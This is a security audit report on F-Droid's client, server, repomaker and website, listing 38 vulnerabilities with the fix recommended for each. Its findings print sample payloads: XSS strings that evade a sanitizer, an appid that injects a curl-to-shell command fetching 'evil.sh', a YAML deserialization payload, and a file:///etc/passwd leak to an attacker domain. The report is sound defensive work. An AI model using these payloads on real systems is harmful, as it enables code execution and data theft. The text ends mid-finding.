Radically Open Security

Penetration Test Report

Open Tech Fund

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Confidential

Document Properties

Client	Open Tech Fund
Title	Penetration Test Report
Targets	F-droid Client F-droid Privileged Extension F-droid Repomaker F-droid Server F-droid Website
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Version control

Version	Date	Author	Description
0.1	March 2nd, 2018	Stefan Marsiske	Initial draft - python code audit targets
0.2	April 16th, 2018	Abhinav Mishra, Mahesh Saptarshi	Final draft for review after adding all issues from code audit and pen-test
0.3	August 29th, 2018	Patricia Piolon	Cleaned up xml, fixed some errors
1.0	August 29th, 2018	Patricia Piolon	Finalizing

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Radically Open Security B.V. is registered at the trade register of the Dutch chamber of commerce under number 60628081.

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1 Executive Summary

1.1 Introduction

Between February 12, 2018 and April 8, 2018, Radically Open Security B.V. carried out a code audit for Open Tech Fund

This report contains our findings as well as detailed explanations of exactly how ROS performed the code audit.

1.2 Scope of work

The scope of the penetration test was limited to the following target:

- F-droid Client
- F-droid Privileged Extension
- F-droid Repomaker
- F-droid Server
- F-droid Website

1.3 Project objectives

The project objective was to identify vulnerabilities in Fdroid web application and mobile app. This was to be achieved by performing code audit and pen-test of Fdroid app hosting server application, the Fdroid app for browsing and downloading apps from Fdroid repositories, and code to create and register app repositories as part of Fdroid community.

1.4 Timeline

The Security Audit took place between Febuary 12 and April 8, 2018.

1.5 Results In A Nutshell

In all, we report 10 high impact, 18 moderate impact and 10 low impact issues during the course of the code audit and pen-test.

Some limited impact issues have been found in the code audit of repomaker. Some high impact code execution and infoleak issues have been found in fdroidserver which allow an adversary to run code in the host running fdroidserver and the users browsers visiting fdroid.org.

Potentially significant impact issues have been found during the Fdroid client code review, ranging from unverified trust through use of TOFU to insecure communication leading to MiTM.

During the pen-test, the request-swap functionality of the app potentially allows mailicious requests/messages to be accepted, and also redirect users to malicious sites. In addition, weaknesses in cryptography usage and potential for MiTM was discovered.

1.6 Summary of Findings

ID	Type	Description	Threat level
OTF-001	Code Execution	The user input sanitizer bleach can be circumvented and thus code can be injected into browsers which display the descriptions of apps.	High
OTF-002	Code Execution	It is possible to craft malicious APK files which contain an appid which is being used as a shell injection, allowing arbitrary code execution.	High
OTF-003	Code Execution	Maliciously crafted metadata can be used to run arbitrary code on the fdroidserver host.	High
OTF-004	Infoleak	Attacker controlled URLs can be used first to run a regular expression on a local file, then depending on a match of the expression a second URL can be accessed or not. This can be used to leak information from the fdroid host.	High
OTF-005	Code Execution	The value of VercodeOperation supplied in the metadata of the app by the adversary is eval-ed in the fdroidserver script checkupdates.py.	High
OTF-006	Code Execution	A maliciously crafted appid can be used to inject code in fdroidserver build.py:1274	High
OTF-007	Code Execution	The linkify function of DescriptionFormatter in fdroidserver metadata.py allows for injection of javascript into the description of packages.	High
OTF-008	html/JavaScript Injection	BluetoothServer.java: Request URI Included in Response	High
OTF-009	Unverified trust	Applicatioin uses TrustOnFirstUse (TOFU) potentially using unverified signing certificate.	High
OTF-010	Malicious Use of Feature	The request to http://[client IP]:8888/request-swap is vulnerable as it can be sent by any user, to the client's device. This can be used to show malicious messages and also redirect users.	High
OTF-011	Code Execution	Sanity checks in fdroidserver lint are easily evaded and allow injection of javascript code in descriptions of apps.	Moderate
OTF-012	Denial of Service	By submitting an app to fdroid with a crafted appid it is possible to deny the publishing of new apps to fdroid.	Moderate

OTF-013	Denial of Service	Maliciously crafted images can lead to resource exhaustion in fdroidserver.	Moderate
OTF-014	Denial of Service	Insecure usage of temporary files can allow an attacker to cause a Denial of Service by linking to an important file and have it overwritten.	Moderate
OTF-015	Denial of Service	XML file parsing can be used to exhaust resources (RAM) when entity parsing is abused for the Billion Laughs and Quadratic Blowup attacks. In fdroidserver there is a couple of places where such can happen.	Moderate
OTF-016	Arbitrary file download	Download File Type and Size Are Not Verified	Moderate
OTF-017	Insecure communication	Insecure RFComm Socket Is Used for Bluetooth Connection - BluetoothClient.java	Moderate
OTF-018	Insecure communication	Insecure RFComm Socket Is Used for Bluetooth Connection - BluetoothServer.java	Moderate
OTF-019	Arbitrary file in response	BluetootheServer.java: File included in Response Without Size or Type Check	Moderate
OTF-020	SQL Injection	Concatenation of strings, some of which are under attacker c.ontrol, is used to form DB queries.	Moderate
OTF-021	URI redirect	App Uses Data From Clipboard for external resource link.	Moderate
OTF-022	File deletion	The application deletes specified file unconditionally if it exists.	Moderate
OTF-023	Insecure temp file	nanohttpd.java uses insecure temp files	Moderate
OTF-024	Cryptography	The application was found to be signed with a SHA1withRSA, which is known to have collision issues.	Moderate
OTF-025	SQL Injection	App uses and executes raw SQL query. An untrusted user input in raw SQL queries can lead to SQL Injection attacks.	Moderate
OTF-026	Malicious Use of Feature	The application's feature Nearby Swap, allows a third person to snoop into the communication. And download files from either of the two user's device, without their permission.	Moderate
OTF-027	Transport Layer Security	Trusting all the certificates or accepting self-signed certificates is a critical Security Hole. This application is vulnerable to MITM attacks.	Moderate
OTF-028	Cryptography	SHA1withRSA, which is known to have collision issues, has been used to sign the application package.	Moderate
OTF-029	Tabnabbing	Malicious target site opened from repomaker can manipulate the page that opened it.	Low
OTF-030	Malicious File Upload	Insufficient checking of file types can lead to upload of malicious code.	Low
OTF-031	Code Execution	Unsafe use of the DatalistTextInput can lead to javascript injection in Repomaker. However this widget is currently only used to select predefined list of languages. However	Low

		if in the future this widget is used to render unsanitized user input it can be easily exploited.	
OTF-032	Dangerous Function	The dangerous python module pickle is being used to store and load a cache. On its own this is not exploitable, but when an attacker has can write files, then this can be escalated into a code execution vulnerability.	Low
OTF-033	Execution without path	All external programs that are called by fdroidserver depend on the correct executable to be first found in the $PATH environment variable. If an attacker is able to place their own executable on a path before the legit executable that can lead to adversarial code execution.	Low
OTF-034	Code Execution	Maliciously crafted appids can be used for code injection. However in this case the code injection is happening in the build VM, where other attacker controlled code is executed willingly.	Low
OTF-035	Hardcoded keys	No Mechanism to Remove hardcoded Root CA Keys	Low
OTF-036	Weak data protection	Use of ROT13 and Base64 Encoding	Low
OTF-037	Unverified remote resources	External links used without validation	Low
OTF-038	Weak regular expression	Regular expression used for filtering file name entries in zipsigner appears to be permissive.	Low

1.7 Summary of Recommendations


ID	Type	Recommendation
OTF-001	Code Execution	Upgrade to a version of Bleach which fixes this bug.
OTF-002	Code Execution	Validate appids
OTF-003	Code Execution	Use `yaml.safe_load` instead.
OTF-004	Infoleak	Recommendation: restrict URLs to HTTP(S) schemes.
OTF-005	Code Execution	Create a simple interpreter for the allowed rules, or do strict validation of the input.
OTF-006	Code Execution	Validate appids
OTF-007	Code Execution	Recommendation: validate the URL and disallow schemas like `javascript:` and `file:`, possibly using a whitelist.
OTF-008	html/JavaScript Injection	User supplied URI should be parsed and components validated before including it in the response. Alternatively, URLEncode or httpencode the URI.
OTF-009	Unverified trust	Use a mechanism similar to asking for pin before pairing two devices through BlueTooth, for mobile based repos. For non-mobile based repos, the TOFU key should not be stored permanently.
OTF-010	Malicious Use of Feature	The application should validate the message being shown to the user and its origin. Also accepting any message or domain from a user and redirecting the user to a different domain is a very insecure implementation. The users

		should not be redirected to any domain given by the other user. A validation of this parameter is also needed to be implemented.
OTF-011	Code Execution	Deploy bleach against the descriptions.
OTF-012	Denial of Service	Either use longer ids, or don't make the ids depending on user input.
OTF-013	Denial of Service	Check for size of images before processing, set ulimit and disk quota.
OTF-014	Denial of Service	Generate export files in a dedicated folder with restrictive access permissions.
OTF-015	Denial of Service	Replace these with its defusedxml equivalent function or - only applicable to xml.* modules - make sure defusedxml.defuse_stdlib() is called.
OTF-016	Arbitrary file download	Only allow certain types of files to be transmitted (whitelisting) if possible. Limit the size of file to be transmitted, and warn the user for large files. The issue should be fixed in the parent class, and the subclasses should perform some content type check, to avoid malicious file/app installation on the victim device.
OTF-017	Insecure communication	An out of band key sharing mechanism, such as sharing a password protected file over insecure RFComm socket, containing a symmetric encryption key, can be used to exchange keys between untrusted devices, instead of TOFU.
OTF-018	Insecure communication	An out of band key sharing mechanism, such as sharing a password protected file over insecure RFComm socket, containing a symmetric encryption key, can be used to exchange keys between untrusted devices, instead of TOFU.
OTF-019	Arbitrary file in response	Only allow certain types of files to be transmitted (whitelisting) if possible. Limit the size of file to be transmitted, and warn the user for large files.
OTF-020	SQL Injection	Use prepared statements for DB query preparation. Validate the strings with white listing before using in SQL query.
OTF-021	URI redirect	If this feature is not needed, it should be removed.
OTF-022	File deletion	On finding that the output file exists, the function should return error and let higher level code handle the error. Alternatively, the code should add a random suffix to the output file name if the specified file exists.
OTF-023	Insecure temp file	FILE class in Java allows creation of subdirs, and setting specific permissions on created files. It is recommended to create the temp files within app specific subdirectory, for example "Fdroid" under global tmp folder. This subfolder can be created with restricted permissions for owner only, to create other temporary files with restricted permissions within this app-specific folder.
OTF-024	Cryptography	It is recommended to update to a stronger signing key for this Android app. The old default RSA 1024-bit key is weak and officially deprecated.
OTF-025	SQL Injection	It is recommended to never use the unvalidated user input inside a SQL query and execute it. The best way to make sure adversaries will not be able to inject unsolicited SQL syntax into your queries is to avoid using SQLiteDatabase.rawQuery() instead opting for a parameterized statement.
OTF-026	Malicious Use of Feature	The way the feature has been implemented is prone to different attacks. It is suggested to not directly open a web server and allow everyone to access. Some authentication should be applied.


OTF-027	Transport Layer Security	A better security practice is to include an SSL certificate inside the application build. Then check and trust only that certificate at runtime. This is known as SSL pinning.
OTF-028	Cryptography	It is recommended to update to a stronger signing key for this Android app. The old default RSA 1024-bit key is weak and officially deprecated. SHA256 is a better algorithm to use
OTF-029	Tabnabbing	Use `rel="noopener"` when using `target="_blank"`
OTF-030	Malicious File Upload	Check if the mime type matches the extension. Use a white-list instead of a blacklist of extensions.
OTF-031	Code Execution	clean the name and data_list contents before rendering.
OTF-032	Dangerous Function	Avoid the usage of the python pickle module
OTF-033	Execution without path	Establish a list of all good paths once (during installation), store it in a file with secure permissions and use this to call the external programs.
OTF-034	Code Execution	Validate appids.
OTF-035	Hardcoded keys	Provide key revocation list check. Alternatively, list the root CA keys in a separate file which can be updated independently.
OTF-036	Weak data protection	If the data being protected is sensitive, stronger encryption methods should be used.
OTF-037	Unverified remote resources	Documented manual review of external links before accepting a MR/PR/ update/patch should be in place, and warning should be displayed to user when they click on the external links.
OTF-038	Weak regular expression	Regular expression pattern should be strengthened to not allow special characters such as semi colon, pipe, quotes etc. to avoid OS command injection attacks.

1.8 Charts

1.8.1 Findings by Threat Level



1.8.2 Findings by Type



2 Methodology

2.1 Planning

Our general approach during this code audit was as follows:

1. **Scanning**
   Through the use of vulnerability scanners, all sources were be tested for vulnerabilities. The result would be analyzed to determine if there any vulnerabilities that could be exploited to gain access to a target host on a network.
2. **Grepping**
   The source code has been grepped for various expressions identifying sources of interest.
3. **Source code reading**
   The either all of the source code or only portions identified by Scanning and Grepping were being analyzed for possible vulnerabilities.

Our general approach during this penetration test was as follows:

1. **Reconnaissance**
   We attempted to gather as much information as possible about the target. Reconnaissance can take two forms: active and passive. A passive attack is always the best starting point as this would normally defeat intrusion detection systems and other forms of protection, etc., afforded to the network. This would usually involve trying to discover publicly available information by utilizing a web browser and visiting newsgroups etc. An active form would be more intrusive and may show up in audit logs and may take the form of a social engineering type of attack.
2. **Enumeration**
   We used varied operating system fingerprinting tools to determine what hosts are alive on the network and more importantly what services and operating systems they are running. Research into these services would be carried out to tailor the test to the discovered services.
3. **Scanning**
   Through the use of vulnerability scanners, all discovered hosts would be tested for vulnerabilities. The result would be analyzed to determine if there any vulnerabilities that could be exploited to gain access to a target host on a network.
4. **Obtaining Access**
   Through the use of published exploits or weaknesses found in applications, operating system and services access would then be attempted. This may be done surreptitiously or by more brute force methods.

2.2 Risk Classification

Throughout the document, each vulnerability or risk identified has been labeled and categorized as:

- **Extreme**
  Extreme risk of security controls being compromised with the possibility of catastrophic financial/reputational losses occurring as a result.
- **High**
  High risk of security controls being compromised with the potential for significant financial/reputational losses occurring as a result.
- **Elevated**
  Elevated risk of security controls being compromised with the potential for material financial/reputational losses occurring as a result.
- **Moderate**
  Moderate risk of security controls being compromised with the potential for limited financial/reputational losses occurring as a result.
- **Low**
  Low risk of security controls being compromised with measurable negative impacts as a result.

Please note that this risk rating system was taken from the Penetration Testing Execution Standard (PTES). For more information, see: http://www.pentest-standard.org/index.php/Reporting.

3 Automated Code Scans

Automated code scans were used to obtain preliminary reports, which were analysed for false positive issues. Some of the reported findings are from these scan reports.

3.1 Automated Scan Tools

As part of our static code scanning, we used the following automated scan tools:

- bandit – https://github.com/openstack/bandit
- safety – https://pyup.io/safety/
- Visual Code Grepper (VCG) – https://github.com/nccgroup/VCG

4 Pentest Technical Summary

4.1 Findings

We have identified the following issues:

4.1.1 OTF-001 — Evasion of Bleach Sanitizer in Repomaker

Vulnerability ID: OTF-001

Vulnerability type: Code Execution

Threat level: High

Description:

The user input sanitizer bleach can be circumvented and thus code can be injected into browsers which display the descriptions of apps.

Technical description:

in ../code/repomaker/repomaker/utils.py does use bleach for sanitizing untrusted input but can be evaded by the following obfuscations:

```
<a href="javas&#x09;cript:alert(1)">alert</a>
<a href="&#14;javascript:alert(1)">alert</a>
```

Impact:

High: Code can be executed in the browser showing repomaker and sites which display the descriptions of packages.

Recommendation:

Upgrade to a version of Bleach which fixes this bug.

4.1.2 OTF-002 — Shell Code Injection Via Malicious Appids Into Fdroidserver

Vulnerability ID: OTF-002

Vulnerability type: Code Execution

Threat level: High

Description:

It is possible to craft malicious APK files which contain an appid which is being used as a shell injection, allowing arbitrary code execution.

Technical description:

`dscanner.py` runs drozer in a docker container to check an apk using pythons subprocess with `shell=True` parameter, if the appid can be chosen adversarily it can lead to some fun and calculators.

```
copy_to_container = 'docker cp "{0}" {1}:{2}'
```

```
   def _copy_to_container(self, src_path, dest_path):
        """
        Copies a file (presumed to be an apk) from src_path
        to home directory on container.
        """
        path = '/home/drozer/{path}.apk'.format(path=dest_path)
        command = self.Commands.copy_to_container.format(src_path,
                                                         self.container_id,
                                                         path)


        try:
            check_output(command, shell=True)
        except CalledProcessError as e:
            logging.error(('Command "{command}" failed with '
                           'error code {code}'.format(command=command,
                                                     code=e.returncode)))
            raise
```

`_copy_to_container()` is called in `_install_apk` like this:

```
self._copy_to_container(apk_path, app_id)
```

`_instal_apk` is called from `perform_drozer_scan()` which is called from `main()` like this:

```
   for app_id, app in apps.items():
        for build in app.builds:
```

```
            apks = []
            for f in os.listdir(options.repo_path):
                n = common.get_release_filename(app, build)
                if f == n:
                    apks.append(f)
            for apk in sorted(apks):
                apk_path = os.path.join(options.repo_path, apk)
                docker.perform_drozer_scan(apk_path, app.id)
```

Either apk_path or app.id can be used for injecting shell codes, for example `--help;curl https://host/evil.sh|sh;echo`.

It remains to be clarifified if appids do have any constraints. In this regardwe found the following ways an appid is constructed in fdroidserver:

in common.py:545:

```
publish_name_regex = re.compile(r"^(.+)_([0-9]+)\.(apk|zip)$")
```

later starting line 561 this regular expression is used like this:

```
def publishednameinfo(filename):
    filename = os.path.basename(filename)
    m = publish_name_regex.match(filename)
    try:
        result = (m.group(1), m.group(2))
    except AttributeError:
        raise FDroidException(_("Invalid name for published file: %s") % filename)
    return result
```

In metadata.py it seems appid must be a valid filename:

```
appid, _ignored = fdroidserver.common.get_extension(os.path.basename(metadatapath))
```

Later in metadata.py appid is taken from manifest.xml:

```
appid = manifestroot.attrib['package']
```

In signatures.py appid is resolved by `aapt` with this call:

```
appid, vercode, _ignored = common.get_apk_id_aapt(apkpath)
```

common.get_apk_id_aapt is implemented as follows:

```
def get_apk_id_aapt(apkfile):
```

```
    """Extrat identification information from APK using aapt.

    :param apkfile: path to an APK file.
    :returns: triplet (appid, version code, version name)
    """
    r = re.compile("package: name='(?P<appid>.*)' versionCode='(?P<vercode>.*)' versionName='(?
P<vername>.*)' platformBuildVersionName='.*'")
    p = SdkToolsPopen(['aapt', 'dump', 'badging', apkfile], output=False)
```

In update.py an appid is read as a line of text:

```
appid = line.rstrip()
```

Considering the above cases of resolving the appid it seems it is possible to construct malicious appids which can be used for arbitrary code execution in `dscanner.py`.

Impact:

High: Arbitrary Code Execution on the fdroid build host.

Recommendation:

Validate appids

4.1.3 OTF-003 — Code Injection in Fdroidserver Metadata Yaml Parsing

Vulnerability ID: OTF-003

Vulnerability type: Code Execution

Threat level: High

Description:

Maliciously crafted metadata can be used to run arbitrary code on the fdroidserver host.

Technical description:

It is possible to craft a malicious metadata file in yaml format, which when its contents are accessed can execute arbitrary code. The affected function is in `metadata.py:1023`:

```
def parse_yaml_metadata(mf, app):
    yamldata = yaml.load(mf, Loader=YamlLoader)
    if yamldata:
        app.update(yamldata)
    return app
```

A malicious file contains entries like:

```
foo: !!python/object/apply:subprocess.check_output ['whoami]
```

Impact:

High: can execute malicious code

Recommendation:

Use `yaml.safe_load` instead.

4.1.4 OTF-004 — Infoleak in Fdroidserver Checkupdates.py

Vulnerability ID: OTF-004

Vulnerability type: Infoleak

Threat level: High

Description:

Attacker controlled URLs can be used first to run a regular expression on a local file, then depending on a match of the expression a second URL can be accessed or not. This can be used to leak information from the fdroid host.

Technical description:

The python module `urllib.request` supports also `file:` and custom schemes. This allows us to craft an apk which can test for certain things on the local filesystem, and depending on matches calls a second URL controlled by the attacker.

excerpt from `checkupdates.py:50`:

```
        urlcode, codeex, urlver, verex = app.UpdateCheckData.split('|')
```

If we construct the field UpdateCheckData in such a way, that `urlcode` is for example `file:///etc/passwd`, and `codeex` becomes: `'^a[^:]*:x:(1000)' /etc/passwd`, urlver is for example pointing to an attacker controlled domain: `https://attacker.com/startswitha`, and `verex` is something that matches in the result. Then depending on the match of `codeex` decides if the attacker controlled URL is retrieved or not leaking information about the default username in this example. With further such packages it is possible to recover the username, and possibly also the secret ssh key of this user for example.

Excerpt showing the infoleaking side channel:

```
vercode = "99999999"
if len(urlcode) > 0:
    logging.debug("...requesting {0}".format(urlcode))
    req = urllib.request.Request(urlcode, None)
    resp = urllib.request.urlopen(req, None, 20)
    page = resp.read().decode('utf-8')

    m = re.search(codeex, page)
    if not m:
        raise FDroidException("No RE match for version code")
    vercode = m.group(1).strip()

version = "??"
if len(urlver) > 0:
    if urlver != '.':
        logging.debug("...requesting {0}".format(urlver))
        req = urllib.request.Request(urlver, None)
        resp = urllib.request.urlopen(req, None, 20)
        page = resp.read().decode('utf-8')

    m = re.search(verex, page)
    if not m:
        raise FDroidException("No RE match for version")
    version = m.group(1)

return (version, vercode)
```

Impact:

High: sensitive information (like cryptographic keys) can be leaked.

Recommendation:

Recommendation: restrict URLs to HTTP(S) schemes.

4.1.5 OTF-005 — Code Injection in Fdroidserver Checkupdates Through Eval'ed User Supplied Data

Vulnerability ID: OTF-005

Vulnerability type: Code Execution

Threat level: High

Description:

The value of VercodeOperation supplied in the metadata of the app by the adversary is `eval`-ed in the fdroidserver script `checkupdates.py`.

Technical description:

excerpt from `checkupdates.py:425`:

```
op = app.VercodeOperation.replace("%c", oldvercode)
vercode = str(eval(op))
```

Impact:

High: Arbitrary code can be executed

Recommendation:

Create a simple interpreter for the allowed rules, or do strict validation of the input.

4.1.6 OTF-006 — Code Injection Via Malicious Appid in Fdroidserver Build.py

Vulnerability ID: OTF-006

Vulnerability type: Code Execution

Threat level: High

Description:

A maliciously crafted appid can be used to inject code in fdroidserver `build.py:1274`

Technical description:

`build.py` uses the appid as a parameter passed to the shell

```
subprocess.call("fdroid publish {0}".format(app.id))
```

Impact:

High: Arbitrary Code Execution

Recommendation:

Validate appids

4.1.7 OTF-007 — Javascript Injection Into HTMLified Descriptions in Fdroidserver Metadata

Vulnerability ID: OTF-007

Vulnerability type: Code Execution

Threat level: High

Description:

The `linkify` function of `DescriptionFormatter` in fdroidserver `metadata.py` allows for injection of javascript into the description of packages.

Technical description:

excerpt from `metadata.py:557

```
index = txt.find("]")
...
```

```
url = txt[1:index]
index2 = url.find(' ')
...
else:
    urltxt = url[index2 + 1:]
    url = url[:index2]
    ...
res_html += '<a href="' + url + '">' + html.escape(urltxt, quote=False) + '</a>'
```

Impact:

High: attacker can inject code into visitors browser

Recommendation:

Recommendation: validate the URL and disallow schemas like `javascript:` and `file:`, possibly using a whitelist.

4.1.8 OTF-008 — Unvalidated User Input Included in Response

Vulnerability ID: OTF-008

Vulnerability type: html/JavaScript Injection

Threat level: High

Description:

BluetoothServer.java: Request URI Included in Response

Technical description:

In file net/bluetooth/BluetoothServer.java, the server prepares response by including the request URI verbatim, without any validation.

```
Line 194:
        private Response respond(Map<String, String> headers, String uri) {
...
...
Lines 222-226:
            if (f.isDirectory() && !uri.endsWith("/")) {
```

```
                uri += "/";
                Response res = createResponse(NanoHTTPD.Response.Status.REDIRECT,
NanoHTTPD.MIME_HTML,
                        "<html><body>Redirected: <a href=\"" +                            uri +
"\">" + uri + "</a></body></html>");
                res.addHeader("Location", uri);
```

Impact:

Reflected XSS leading to client side information disclosure

Recommendation:

User supplied URI should be parsed and components validated before including it in the response.

Alternatively, URLEncode or httpencode the URI.

4.1.9 OTF-009 — Applicatioin uses TrustOnFirstUse (TOFU) Usage unverified signing certificate

Vulnerability ID: OTF-009

Vulnerability type: Unverified trust

Threat level: High

Description:

Applicatioin uses TrustOnFirstUse (TOFU) potentially using unverified signing certificate.

Technical description:

The verifySigningCertificate() function allows non-verified (and non-verifiable) new certificate into the DB. This code applies the TOFU - trust on first use.

Trust On First Use is useful to establish initial contact where apriori shared key is not available - or can not be available. This works ok if a user is prompted to decide whether presented key is to be trusted. For example, the first SSH connection from a client to a server prompts the user whether the certificate presented by the server is trusted.

In case of fdroid app, it appears that the TOFU key is trusted without prompt to user. The TOFU key appears to be persisted in the the repo database thus making the TOFU key permanently trusted.

In file IndexV1Updater.java:

```
243:        X509Certificate certificate = getSigningCertFromJar(indexEntry);
        verifySigningCertificate(certificate);


417:
       if (repo.signingCertificate == null) {
            if (repo.fingerprint != null) {
                String fingerprintFromJar = Utils.calcFingerprint(rawCertFromJar);
                if (!repo.fingerprint.equalsIgnoreCase(fingerprintFromJar)) {
                    throw new SigningException(repo,
                            "Supplied certificate fingerprint does not match!");
                }
            }
            Utils.debugLog(TAG, "Saving new signing certificate to database for " + repo.address);
            ContentValues values = new ContentValues(2);
            values.put(Schema.RepoTable.Cols.LAST_UPDATED, Utils.formatDate(new Date(), ""));
            values.put(Schema.RepoTable.Cols.SIGNING_CERT, Hasher.hex(rawCertFromJar));
            RepoProvider.Helper.update(context, repo, values);
            repo.signingCertificate = certFromJar;
        }
```

In file RepoUpdater.java, while processing downloaded jar file (public method processDownloadedFile()starting at line 201):

```
Line 237: assertSigningCertFromXmlCorrect();
...
...
Line 280: private void assertSigningCertFromXmlCorrect() throws SigningException {


        // no signing cert read from database, this is the first use
        if (repo.signingCertificate == null) {
            verifyAndStoreTOFUCerts(signingCertFromIndexXml, signingCertFromJar);
        }
...
...
Line 392:
    private void verifyAndStoreTOFUCerts(String certFromIndexXml, X509Certificate rawCertFromJar)
            throws SigningException {
...
...
        Utils.debugLog(TAG, "Saving new signing certificate in the database for " + repo.address);
```

```
        ContentValues values = new ContentValues(2);
        values.put(RepoTable.Cols.LAST_UPDATED, Utils.formatDate(new Date(), ""));
        values.put(RepoTable.Cols.SIGNING_CERT, Hasher.hex(rawCertFromJar));
        RepoProvider.Helper.update(context, repo, values);
    }
```

Customer response:

The TOFU process is a bit more convoluted than it should be, that's for sure. The TOFU prompt is the "Add Repos" prompt, where the fingerprint can either be included from clicking a URL that includes it, like `https://guardianproject.info/fdroid/repo?fingerprint=B7C2EEFD8DAC7806AF67DFCD92EB18126BC08312A7F2D6F3862E46013C7A6135` or by manually typing it in.

If there is no fingerprint provided, then yes, the first signing key seen by F-Droid will be the one that it trusted. We decided that if the user hasn't already provided it, then another prompt won't make that more likely.

Impact:

